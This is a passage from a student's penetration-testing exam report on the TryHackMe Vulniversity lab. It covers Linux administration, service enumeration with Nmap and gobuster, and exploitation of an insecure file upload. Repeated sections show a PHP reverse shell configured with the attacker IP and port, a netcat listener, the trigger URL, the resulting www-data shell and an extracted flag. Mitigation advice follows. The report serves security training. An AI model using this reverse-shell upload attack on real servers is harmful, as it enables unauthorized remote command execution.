$VERSION = "1.0";  
$ip = '192.168.238.143';  
$port = 4444;  
$chunk_size = 1400;  
$write_a = null;  
$error_a = null;  
$shell = 'uname -a; w; id; /bin/sh -i';  
$daemon = 0;  
$debug = 0;
```

Figure 3: Reverse shell configured with attacker IP and listener port

Step 3: Upload the .phtml Payload and Start Listener

The vulnerable upload form accepted the .phtml file extension. This confirmed that the upload restrictions were weak and allowed a server-side executable PHP payload to be stored on the web server.

```
Upload URL: http://10.49.155.35:3333/internal/  
Uploaded file: shell.phtml
```

```
nc -lvnp 4444
```





Figure 4: shell.phtml uploaded successfully and reverse shell connection received

Step 4: Trigger the Uploaded Payload

After the Netcat listener was started, the uploaded payload was triggered from the browser by visiting the uploads path. The listener received an inbound connection from the target server.

Trigger URL: <http://10.49.155.35:3333/internal/uploads/shell.phtml>

Step 5: Validate Shell Access

Basic validation commands were executed inside the reverse shell to confirm access and identify the current user, host, and working directory.

```
whoami
id
hostname
pwd
```

```
$ whoami
www-data
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ hostname
ip-10-49-155-35
$ pwd
/
$
```

Figure 5: Reverse shell validated as www-data on the target host

Step 6: Locate and Extract the User Flag

The user flag file was located under the /home directory and extracted from /home/bill/user.txt.

```
find /home -name user.txt 2>/dev/null  
cat /home/bill/user.txt
```

```
$ find /home -name user.txt 2>/dev/null  
cat /home/bill/user.txt$  
8bd7992fbe8a6ad22a63361004cfcedb
```

Figure 6: User flag extracted from /home/bill/user.txt

Findings and Validation

Finding 1: Exposed Upload Form

The web application exposed a file upload form at <http://10.49.155.35:3333/internal/>. This page was reachable without authentication in the lab environment.

Finding 2: Dangerous File Extension Allowed

The application accepted the .phtml extension. This is dangerous because .phtml files can be interpreted by PHP-enabled web servers.

Finding 3: Remote Command Execution

After uploading shell.phtml and triggering it from the uploads directory, the attacker machine received a reverse shell connection.

Finding 4: Sensitive File Access

The reverse shell allowed access to the user flag file at /home/bill/user.txt, proving unauthorized access to local system data.

Mitigation Recommendations

- Restrict file uploads to a strict allowlist of safe file types, such as images or documents only.
- Block executable extensions such as .php, .phtml, .php5, .phar, and similar server-side script formats.
- Store uploaded files outside the web root so they cannot be directly executed through a browser URL.
- Rename uploaded files using server-generated random names and validate file content using MIME type and magic-byte checks.
- Disable script execution in upload directories using web server configuration rules.
- Apply least-privilege permissions to the web server user and monitor upload directories for suspicious files.

Conclusion

Scenario 3 was completed successfully. The upload form URL was identified, the accepted .phtml extension was confirmed, and the vulnerability was exploited to obtain a reverse shell on the target machine. Shell access was validated using standard Linux commands, and the user flag was extracted from the target system. The vulnerability presents a Critical risk and should be remediated immediately in a production environment.

Scenario No: 4 | Professional Reporting

Final Examination Report Summary

Applied Penetration Testing Engineer: Hands-on

Student Name	Md. Ashiquzzaman Bijoy
Program	Enhancing Digital Government Economy (EDGE) - Digital Skills for Students
Host University	Chittagong University of Engineering and Technology
Venue / Batch	Southeast University, CADS-005
Target Lab	TryHackMe Vulniversity controlled lab environment
Target IP	10.49.155.35
Report Scope	Professional management and technical summary for Scenarios 1-3

1. Executive Summary

This report summarizes the practical activities completed across the Linux administration, service enumeration, and exploitation scenarios. The assessment confirmed successful system administration work, identified a high-risk exposed web application, and demonstrated that the upload function could be exploited to obtain remote shell access in the controlled lab environment.

The highest business risk is the insecure file upload weakness discovered in the web application. Because the weakness allowed a server-side script to run and provided shell access to the target machine, the overall organizational risk is rated Critical until the upload handling and web server configuration are remediated.

Area	Objective	Status	Risk Level	Validated Result
Scenario 1	Linux user environment setup	Completed	Low to Medium	Directory structure created, script executed, output backed up, tools removed, and john added to sudo group.
Scenario 2	Reconnaissance and service enumeration	Completed	High	Open ports and services identified; HTTP service on port 3333 confirmed; /internal/ upload page discovered.
Scenario 3	Exploitation analysis and proof of impact	Completed	Critical	.phtml upload accepted; reverse shell obtained as www-data; user flag extracted from /home/bill/user.txt.

2. Non-Technical Management Summary by Scenario

Scenario 1: Linux Command Line Operations Assessment

A new Linux working environment was created for the trainee user john, including organized directories for reports, tools, backups, and notes. The system information script was created, executed, backed up, and the trainee user was added to the sudo group as required. The management risk level is Low to Medium because the task was completed successfully, but sudo permissions should always be controlled and reviewed.

Scenario 2: Service Enumeration and Vulnerability Identification

The target machine was reachable and multiple network services were exposed, including FTP, SSH, SMB, Squid proxy, and an Apache web application on port 3333. Directory enumeration identified the /internal/ path, which contained an upload form and became the main attack point for further testing. The management risk level is High because exposed services and hidden upload functionality increase the chance of unauthorized access if misconfigured.

Scenario 3: Exploitation Analysis and Mitigation


The upload feature was tested and found to accept a .phtml file, which could be executed by the web server. After uploading and triggering the payload, a reverse shell was obtained as the www-data user and the user flag was extracted from the target system. The management risk level is Critical because this demonstrates remote command execution and unauthorized access to sensitive local files.

3. Technical Validation Summary

Scenario 1 Validation

The following command sequence validated the directory structure, script execution, backup handling, directory cleanup, and user privilege assignment.

```
mkdir -p Final_exam/{reports,tools,Backup,notes}
find Final_exam -maxdepth 2 -type d | sort
cd Final_exam/tools
cat > sysinfo.sh << EOF
chmod +x sysinfo.sh
./sysinfo.sh > sysinfo.txt
mv sysinfo.txt ../Backup/backup_of_sysinfo.txt
rm -r tools
sudo adduser john
sudo usermod -aG sudo john
id john
groups john
```



```
(bioserror@glassios)-[~]
$ mkdir -p Final_exam/{reports,tools,Backup,notes}
$ find Final_exam -maxdepth 2 -type d | sort
Final_exam
Final_exam/Backup
Final_exam/notes
Final_exam/reports
Final_exam/tools
```

Figure 1: Required Final_exam directory structure created

```

$ mv sysinfo.txt ../Backup/backup_of_sysinfo.txt
ls -l ../Backup
cat ../Backup/backup_of_sysinfo.txt
total 4
-rw-rw-r-- 1 bioserror bioserror 1478 May 17 04:36 backup_of_sysinfo.txt
Current logged-in username: bioserror
Current working directory: /home/bioserror/Final_exam/tools
IP address information:
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:68:0a:cc brd ff:ff:ff:ff:ff:ff
    inet 192.168.26.129/24 brd 192.168.26.255 scope global dynamic noprefixroute eth0
        valid_lft 1394sec preferred_lft 1394sec
    inet6 fe80::20c:29ff:fe68:acc/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
3: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether e6:5c:63:f1:fd:4a brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
        valid_lft forever preferred_lft forever
5: tun0: <POINTOPOINT,NOARP,UP,LOWER_UP> mtu 1380 qdisc noqueue state UP group default qlen 1000
    link/none
    inet 192.168.238.143/17 brd 192.168.255.255 scope global tun0
        valid_lft forever preferred_lft forever
    inet6 fe80::2cf8:a160:efac:b2b6/64 scope link stable-privacy proto kernel_ll
        valid_lft forever preferred_lft forever
Hostname: glassios

```

Figure 2: sysinfo.txt moved to Backup and renamed to backup_of_sysinfo.txt

```

(bioserror@glassios)-[~/Final_exam/tools]
$ cd ..
rm -r tools
find . -maxdepth 2 -type d | sort
.
./Backup
./notes
./reports

```

Figure 3: tools directory removed after completion

```

(bioserror@glassios)-[~/Final_exam]
$ sudo adduser john
sudo usermod -aG sudo john
id john
groups john
[sudo] password for bioserror:
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for john
Enter the new value, or press ENTER for the default
    Full Name []:
    Room Number []:
    Work Phone []:
    Home Phone []:
    Other []:
Is the information correct? [Y/n] Y
uid=1001(john) gid=1001(john) groups=1001(john),27(sudo),100(users)
john : john sudo users

```

Figure 4: john user created and verified as a member of the sudo group

Scenario 2 Validation

The target was verified as reachable, scanned for open services, and tested for web directory discovery. Nmap and hping3 syntax is included below as required by the examination instructions.

```
ping -c 4 10.49.155.35
sudo nmap -sV 10.49.155.35
sudo nmap -sS -sV -sC -O -p 21,22,139,445,3128,3333 10.49.155.35
gobuster dir -u http://10.49.155.35:3333 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
sudo hping3 -S -p 3333 -c 4 10.49.155.35
```

Port	Service	Version / Notes
21/tcp	FTP	vsftpd 3.0.5
22/tcp	SSH	OpenSSH 8.2p1 Ubuntu
139/tcp	NetBIOS-SSN	Samba smbd 4
445/tcp	NetBIOS-SSN	Samba smbd 4
3128/tcp	HTTP Proxy	Squid http proxy 4.10
3333/tcp	HTTP	Apache httpd 2.4.41 on Ubuntu

```
(bioserror@glassios)-[~/Final_exam]
$ ping -c 4 10.49.155.35
PING 10.49.155.35 (10.49.155.35) 56(84) bytes of data.
64 bytes from 10.49.155.35: icmp_seq=1 ttl=62 time=97.4 ms
64 bytes from 10.49.155.35: icmp_seq=2 ttl=62 time=134 ms
64 bytes from 10.49.155.35: icmp_seq=3 ttl=62 time=184 ms
64 bytes from 10.49.155.35: icmp_seq=4 ttl=62 time=141 ms

— 10.49.155.35 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3008ms
rtt min/avg/max/mdev = 97.434/139.046/183.550/30.576 ms
```

Figure 5: Target connectivity validated with ping

```

(bioserror@glassios)-[~/Final_exam]
$ sudo nmap -sS -sV -sC -O -p 21,22,139,445,3128,3333 10.49.155.35
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-17 05:32 -0700
Nmap scan report for 10.49.155.35
Host is up (0.12s latency).


PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 3.0.5
22/tcp    open  ssh          OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   3072 79:bd:63:86:94:ce:e3:d8:67:5c:83:22:9e:2e:28:0b (RSA)
|   256 6b:90:1e:8d:9f:5c:50:a4:64:a8:b1:a9:30:aa:d6:53 (ECDSA)
|_  256 a0:af:77:4b:47:62:dd:f3:1a:72:1e:fb:b3:16:e8:ac (ED25519)
139/tcp    open  netbios-ssn Samba smbd 4
445/tcp    open  netbios-ssn Samba smbd 4
3128/tcp   open  http-proxy   Squid http proxy 4.10
|_ http-server-header: squid/4.10
|_ http-title: ERROR: The requested URL could not be retrieved
3333/tcp   open  http         Apache httpd 2.4.41 ((Ubuntu))
|_ http-server-header: Apache/2.4.41 (Ubuntu)
|_ http-title: Vuln University
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|phone
Running (JUST GUESSING): Linux 5.X|6.X|4.X (96%), Google Android 10.X|11.X|12.X (93%)
OS CPE: cpe:/o:linux:linux_kernel:5 cpe:/o:linux:linux_kernel:6 cpe:/o:linux:linux_kernel:4 cpe:/o:google:android:10 cpe:/o:google:android:11 cpe:/o:google:android:12 cpe:/o:linux:linux_kernel:5.4
Aggressive OS guesses: Linux 5.14 - 6.8 (96%), Linux 4.15 - 5.19 (96%), Linux 5.4 - 5.15 (96%), Linux 4.15 (95%), Android 10 - 12 (Linux 4.14 - 4.19) (93%), Android 10 - 11 (Linux 4.9 - 4.14) (92%), Android 12 (Linux 5.4) (92%), Android 9 - 11 (Linux 4.9 - 4.14) (92%), Linux 2.6.32 (92%), Linux 2.6.39 - 3.2 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 3 hops
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_ clock-skew: -1s
|_ smb2-time:
|   date: 2026-05-17T12:33:34
|_   start_date: N/A
|_ smb2-security-mode:
|   3.1.1:
|_     Message signing enabled but not required
|_ nbstat: NetBIOS name: IP-10-49-155-35, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 53.90 seconds

```

Figure 6: Detailed Nmap service, script, and OS detection output



Upload

No file selected.

```

bioserror@glassios: ~/Final_exam
Session Actions Edit View Help

(bioserror@glassios)-[~/Final_exam]
$ gobuster dir -u http://10.49.155.35:3333 -w /usr/share/wordlists

Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:             http://10.49.155.35:3333
[+] Method:          GET
[+] Threads:         10
[+] Wordlist:         /usr/share/wordlists/dirbuster/directorybuster-100000.txt
[+] Negative Status codes: 404
[+] User Agent:       gobuster/3.8.2
[+] Timeout:         10s

Starting gobuster in directory enumeration mode

images      (Status: 301) [Size: 320] [→ http://10.49.155.35:3333/images/]
css         (Status: 301) [Size: 317] [→ http://10.49.155.35:3333/css/]
js          (Status: 301) [Size: 316] [→ http://10.49.155.35:3333/js/]
fonts       (Status: 301) [Size: 319] [→ http://10.49.155.35:3333/fonts/]
internal    (Status: 301) [Size: 322] [→ http://10.49.155.35:3333/internal/]
Progress: 9396 / 220559 (4.26%)

```

Figure 7: Gobuster discovered /internal/ and the upload form was confirmed


```
(bioserror@glassios)-[~/Final_exam]
$ sudo hping3 -S -p 3333 -c 4 10.49.155.35
HPING 10.49.155.35 (tun0 10.49.155.35): S set, 40 headers + 0 data bytes
len=44 ip=10.49.155.35 ttl=62 DF id=0 sport=3333 flags=SA seq=0 win=62727 rtt=351.2 ms
len=44 ip=10.49.155.35 ttl=62 DF id=0 sport=3333 flags=SA seq=1 win=62727 rtt=272.1 ms
len=44 ip=10.49.155.35 ttl=62 DF id=0 sport=3333 flags=SA seq=2 win=62727 rtt=392.4 ms
len=44 ip=10.49.155.35 ttl=62 DF id=0 sport=3333 flags=SA seq=3 win=62727 rtt=112.2 ms

— 10.49.155.35 hping statistic —
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max = 112.2/282.0/392.4 ms
```

Figure 8: hping3 TCP SYN test to port 3333 confirmed response

Scenario 3 Validation

The upload form was confirmed at the /internal/ URL. The accepted extension was identified as .phtml, and exploitation was validated using a reverse shell callback to the attacker VPN IP.

Upload form URL: http://10.49.155.35:3333/internal/
 Accepted extension: .phtml
 Attacker VPN IP: 192.168.238.143
 Payload file: shell.phtml
 Listener: nc -lvnp 4444
 Trigger URL: http://10.49.155.35:3333/internal/uploads/shell.phtml
 Validation commands: whoami; id; hostname; pwd
 Flag command: cat /home/bill/user.txt

```
(bioserror@glassios)-[~/Final_exam]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
   link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
   inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
   inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
   link/ether 00:0c:29:68:0a:cc brd ff:ff:ff:ff:ff:ff
   inet 192.168.26.129/24 brd 192.168.26.255 scope global dynamic noprefixroute eth0
       valid_lft 1197sec preferred_lft 1197sec
   inet6 fe80::20c:29ff:fe68:acc/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
3: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
   link/ether e6:5c:63:f1:fd:4a brd ff:ff:ff:ff:ff:ff
   inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
       valid_lft forever preferred_lft forever
5: tun0: <POINTOPOINT,NOARP,UP,LOWER_UP> mtu 1380 qdisc noqueue state UP group default qlen 1000
   link/none
   inet 192.168.238.143/17 brd 192.168.255.255 scope global tun0
       valid_lft forever preferred_lft forever
   inet6 fe80::2cf8:a160:efac:b2b6/64 scope link stable-privacy proto kernel_ll
       valid_lft forever preferred_lft forever

(bioserror@glassios)-[~/Final_exam]
$ cp /usr/share/webshells/php/php-reverse-shell.php shell.phtml

(bioserror@glassios)-[~/Final_exam]
$ nano shell.phtml
```

Figure 9: Attacker VPN IP identified and PHP reverse shell copied


```

set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.238.143';
$port = 4444;
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

```

Figure 10: Reverse shell configured with attacker IP and port 4444

The screenshot shows a web browser window with the address bar displaying `http://10.49.155.35:3333/internal/uploads/shell.phtml`. The page content includes an "Upload" section with a "Browse..." button (labeled "No file selected.") and a "Submit" button. Below this, a "Success" message is visible. In the foreground, a terminal window titled `bioserror@glassios: ~` shows the following output:

```

(bioserror@glassios)-[~]
$ nc -lvp 4444
listening on [any] 4444 ...
connect to [192.168.238.143] from (UNKNOWN) [10.49.155.35] 44450
Linux ip-10-49-155-35 5.15.0-139-generic #149-20.04.1-Ubuntu SMP Wed Apr 16
08:29:56 UTC 2025 x86_64 x86_64 x86_64 GNU/Linux
09:06:30 up 42 min, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$

```

Figure 11: Upload success and reverse shell connection received

```

$ whoami
www-data
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ hostname
ip-10-49-155-35
$ pwd
/
$

```

Figure 12: Reverse shell validated as www-data on the target host

```
$ find /home -name user.txt 2>/dev/null
cat /home/bill/user.txt$
8bd7992fbe8a6ad22a63361004cfcedb
```

Figure 13: User flag extracted from /home/bill/user.txt

4. Findings and Risk Assessment

Scenario	Risk Area	Finding	Risk	Recommended Action
1	User and system administration	Sudo privileges granted to new user john	Medium	Use least privilege and review sudo group membership regularly.
2	Network services	Multiple exposed services: FTP, SSH, SMB, Squid proxy, and Apache HTTP	High	Restrict unnecessary ports and harden exposed services.
3	Web application upload	.phtml file upload allowed and executable through browser	Critical	Block executable uploads and disable script execution in upload directories.
3	Host access	Reverse shell received as www-data and sensitive file accessed	Critical	Patch upload flaw, isolate web user permissions, and monitor for webshell activity.

5. Mitigation Recommendations

- Apply least privilege to user accounts and review sudo group membership regularly.
- Limit exposed network services to only what is required for business operation.
- Harden FTP, SSH, SMB, and proxy services using updated software, strong authentication, and firewall restrictions.
- Restrict file uploads using a strict allowlist of safe file types only.
- Block executable upload extensions such as .php, .phtml, .php5, .phar, and similar server-side script formats.
- Store uploaded files outside the web root or disable script execution inside upload directories.
- Validate file content using MIME type checks, magic-byte checks, and server-side file renaming.
- Monitor upload directories and web logs for suspicious webshell activity and unexpected outbound connections.

6. Conclusion

All required activities for the first three scenarios were completed and validated using screenshots. The Linux administration task was completed successfully, the service enumeration identified the web attack surface, and exploitation testing proved that the file upload feature could lead to remote shell access.

The final risk rating for the lab environment is Critical due to confirmed remote command execution through the upload functionality. In a real organization, this issue should be remediated immediately by restricting file uploads, preventing script execution in upload folders, hardening exposed services, and applying continuous monitoring.